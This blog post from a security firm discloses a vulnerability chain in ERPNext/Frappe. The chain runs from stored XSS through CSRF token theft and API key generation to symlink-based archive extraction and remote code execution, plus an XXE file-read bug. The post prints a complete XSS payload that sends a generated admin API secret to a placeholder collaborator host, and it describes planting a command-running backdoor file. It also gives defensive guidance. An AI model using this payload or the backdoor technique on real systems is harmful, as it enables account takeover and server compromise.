
You’ve secured an authenticated session during an engagement. You're feeling pleased with yourself, until you realize you only have the privileges of a heavily restricted customer role and the thrill trickles away. The main administrative dashboard is completely off-limits, and your available actions are largely confined to creating standard issues and editing your own user profile. However, with a bit of persistence, you just might be able to pivot that low-privileged access into a full system compromise.
During recent internal research against ERPNext (Frappe Framework), Armadin identified and chained four weaknesses to escalate from a restricted customer role to Remote Code Execution (RCE):
Additionally, Armadin identified a separate XML External Entity (XXE) vulnerability in the Electronic Data Interchange (EDI) module (CVE-2026-44445), which enables local file read. All accepted vulnerabilities are fixed in v16.23.0 and v15.112.0.
In offensive security, individual vulnerabilities rarely tell the full story. A single finding in isolation might only carry a moderate risk rating, but when chained together with other weaknesses, the cumulative impact can be devastating. These “kill chains” are crucial for organizations to understand when evaluating their true security posture.
Identifying individual flaws is necessary, but it’s insufficient for proving exploitable risk. Threat actors don’t stop at a single vulnerability. Understanding how those vulnerabilities connect is what separates a standard vulnerability assessment from a genuine picture of risk. At Armadin, mapping these kill chains is a core part of our methodology. For every chain we identify, we document the full attack path, assess the cumulative impact, and develop actionable remediation guidance to address each link in the chain, rather than just patching the most visible one. The following research is a prime example of that process in action.
To escalate this restricted customer account into full RCE, we had to identify and abuse four distinct architectural weaknesses within the application:
1. Improper sanitization on image location: The root cause of the initial vulnerability was a failure to properly sanitize user input when setting and rendering the profile image path. While developers often rely heavily on validating file extensions during an upload process, they can sometimes fail to properly encode the output when injecting that path back into the Document Object Model (DOM). This oversight allowed us to break the syntax and execute arbitrary JavaScript whenever the image was rendered.
2. DOM-reflected CSRF tokens: As mentioned, Frappe uses anti-CSRF tokens to protect state-changing endpoints. However, we discovered that this token was explicitly reflected in the application’s HTTP responses on the /desk (or /app in v15 architecture) endpoint. By executing JavaScript in a victim’s browser via our XSS, we could seamlessly fetch the /desk page, read the response, and extract the frappe.csrf_token value using a basic regular expression.

3. Missing step-up authentication for API key generation: The next flaw resided in the application’s API token generation endpoint (/api/method/frappe.core.doctype.user.user.generate_keys). While the endpoint correctly required an authenticated session and a valid CSRF token, it did not require “step-up” authentication, such as re-entering a password or completing an MFA prompt. Because of this, we were able to forge a request to this endpoint using a victim administrator’s session to generate persistent API credentials, completely bypassing the need to know their actual password.
4. Unsafe archive extraction: The final weakness sat deeper in the stack, in the Frappe Package Import feature. To unpack a user-supplied package, the back end relied on the execution of the tar xzf command, and extracted the archive into the site’s packages/ directory without restricting the operation. The extraction neither rejected symbolic links nor checked for path traversal sequences, so an attacker who can upload a package can plant a symlink that points outside the intended directory and then write through it on a second upload. This turned a routine import feature into an arbitrary file write into the Frappe source tree, which led into RCE.
Operating from our restricted customer account, we focused our attention on the “My Account” page. We noticed that the profile image field accepted arbitrary image links.

By intercepting the profile save request, we observed how the application formatted the user_image submission. Specifically, it reflected our input directly into the src attribute of an img tag within the HTML response. We attempted a classic breakout technique by appending a simple payload to our input: "> <script>alert('you cant see me')</script><meta class=". The script successfully executed, confirming we had a Stored XSS vulnerability.

With our attack path mapped, we crafted a silent, asynchronous JavaScript payload designed to execute the full attack chain the moment an administrator loaded our compromised profile image. We injected the following payload into the profile image path, targeting an administrator email address ([email protected]) we had identified in a prior application response.
/path/to/file\"><script>!async function(){try{let e=await fetch(\"/desk\"),a=await e.text(),t=a.match(/frappe\\.csrf_token\\s*=\\s*[\"'](.*?)[\"']/)[1],s=await fetch(\"/api/method/frappe.core.doctype.user.user.generate_keys\",{method:\"POST\",headers:{\"X-Frappe-CSRF-Token\":t,\"Content-Type\":\"application/x-www-form-urlencoded; charset=UTF-8\",\"X-Requested-With\":\"XMLHttpRequest\"},body:new URLSearchParams({user:\"[email protected]\"})}),r=await s.json();if(r.message){var c=new Image;c.src=\"https://COLLABORATORLINK/keys?data=\"+btoa(JSON.stringify(r.message))}}catch(o){var c=new Image;c.src=\"https://COLLABORATORLINK/error?msg=\"+btoa(o.message)}}();</script><meta class=\"Full XSS payload grabbing the CSRF token and exfiltrating newly generated API secret

We then waited for the administrator to log in and navigate to the User Image View. When the compromised profile image attempted to load, the XSS executed silently in the background without any suspicious pop-ups or redirects.

Moments later, a request arrived at our Burp Collaborator instance. The data parameter contained a Base64-encoded string which, upon decoding, revealed the newly generated API key and secret for [email protected].
With the captured API keys in hand, we passed the credentials via an authorization header (Authorization: token <api_key>:<api_secret>) and successfully confirmed full administrative access through the API. From there, we created a new System Manager user, set its password, and assigned it all available roles.
This access allowed us to view accounting data, modify website content, and create new users with any privileges. In a scenario where stealth was not a concern, we also confirmed the ability to issue a PUT request to forcibly change the main administrator’s password and authenticate it directly to the front end.
At this stage of the engagement, we progressed from a restricted customer to a System Manager with the ability to read sensitive files. However, achieving RCE remains a major goal for offensive security researchers, because it gives an attacker total control to run arbitrary commands on the underlying system.
By auditing the Frappe Package Import feature, we found the final link in our chain. The flaw existed in how the application handled tar.gz archives during a package import. The back-end code used a system call to tar xzf to extract user-supplied packages into the site’s packages/ directory.
# frappe/core/doctype/package_import/package_import.py
subprocess.check_output([
	"tar", "xzf",
	get_files_path(attachment.file_name,
is_private=attachment.is_private),
	"-C", frappe.get_site_path("packages"),
])
Archive extraction using a system call
The critical oversight here was a lack of validation. The extraction process did not sanitize symbolic links (symlinks) or check for path traversal sequences. Because the tar command was executed without restricted flags, an attacker could use a three-stage “Link, Write, Execute” attack to escape the intended directory.

/home/frappe/frappe-bench/apps/frappe/frappe/). When “Activate” was clicked, tar created this link on the filesystem.link/backdoor.py. Because the link directory pointed to the core application folder, tar followed the symlink and wrote our backdoor directly into the Frappe source tree.By navigating to /api/method/frappe.backdoor.execute?command=id, we confirmed we were running commands as the frappe OS user. The application takeover was complete.
While the RCE chain marked the absolute completion of the application takeover, our research turned up a bonus finding. Independent of the main execution chain, we wanted to see if a System Manager could pivot to reading sensitive system files. This led us to identifying an XXE vulnerability within the EDI module, specifically in the import_genericode method.
The vulnerability comes from the use of the lxml.etree.XMLParser. By default, if not explicitly configured to disallow entity resolution, this parser will attempt to evaluate external entities defined within an XML document.
While ERPNext’s environment often restricts Out-of-Band (OOB) exfiltration (blocking the parser from making external requests), we discovered a bypass to this.
Because we already achieved administrative access, we utilized Frappe’s file upload functionality to stage a malicious Document Type Definition (DTD) file directly on the server’s local filesystem. The attack followed three steps:
foobarzz.dtd file to the public files directory via the /api/method/upload_file endpoint.
POST request to the import_genericode method (used by the Common Code or Code List features). This request contained a crafted XML payload referencing our previously uploaded local DTD using the file:// URI scheme.
/etc/passwd or the critical site_config.json, and reflect their contents back in the application’s response.
By reading the site_config.json file, an attacker could extract database credentials, encryption keys, S3/backup credentials, and more.
A successful kill chain relies on the failure of multiple defensive layers. When individual weaknesses like improper output encoding or exposed CSRF tokens are left unaddressed, they become trivial to exploit in tandem, posing significant security risks for organizations. Developers should thoroughly review their input handling and API authentication mechanisms to prevent attackers from hijacking administrative sessions.
To fully secure an application, organizations must recognize that threat actors do not stop at a single vulnerability. By chaining interconnected flaws, attackers can pivot from a heavily restricted customer role into complete administrative and system control. As demonstrated in this research against ERPNext, the cumulative impact of these weaknesses allowed multiple critical escalations:
tar.gz packages enabled a three-stage “Link, Write, Execute” attack. This allowed the execution of arbitrary system commands by escaping the intended upload directory.Ultimately, understanding how individual vulnerabilities connect is what separates a standard vulnerability assessment from an accurate picture of proven organizational risk. Effective remediation requires documenting the full attack path and developing actionable guidance to address every link in the chain, rather than just patching the most visible one.
To protect against this type of kill chain, consider taking the following defensive steps.
Credential-issuing and privilege-changing operations should not trust a valid session alone. Where the platform supports it, require re-authentication or an MFA prompt for sensitive operations such as API key generation, role changes, and password resets.
Apply contextual output encoding wherever user-controlled data is written onto a page. Validate and sanitize user input, configure XML parsers to reject external entities, and build the DOM with safe APIs such as textContent and setAttribute rather than string concatenation. For further hardening, layer a content security policy to restrict XSS, clickjacking, and malicious code execution.
When unpacking a user-supplied archive, use a library that inspects each entry before writing it. Reject symbolic links, hard links, and paths that resolve outside the target directory. Run the application under a low-privileged service account with read-only access to the program files it requires, so that the process cannot modify the application or read other sensitive files on the system. Restrict outbound network connections to approved destinations, limiting what a compromised process can reach or exfiltrate.
Thank you to Dante Alabastro for his work on the “Defensive Considerations” section.
New threats require a new approach and the right tools to keep your environment secure. Discover the full value of the Armadin platform at Armadin.com.

.svg)
.svg)



.svg)
.svg)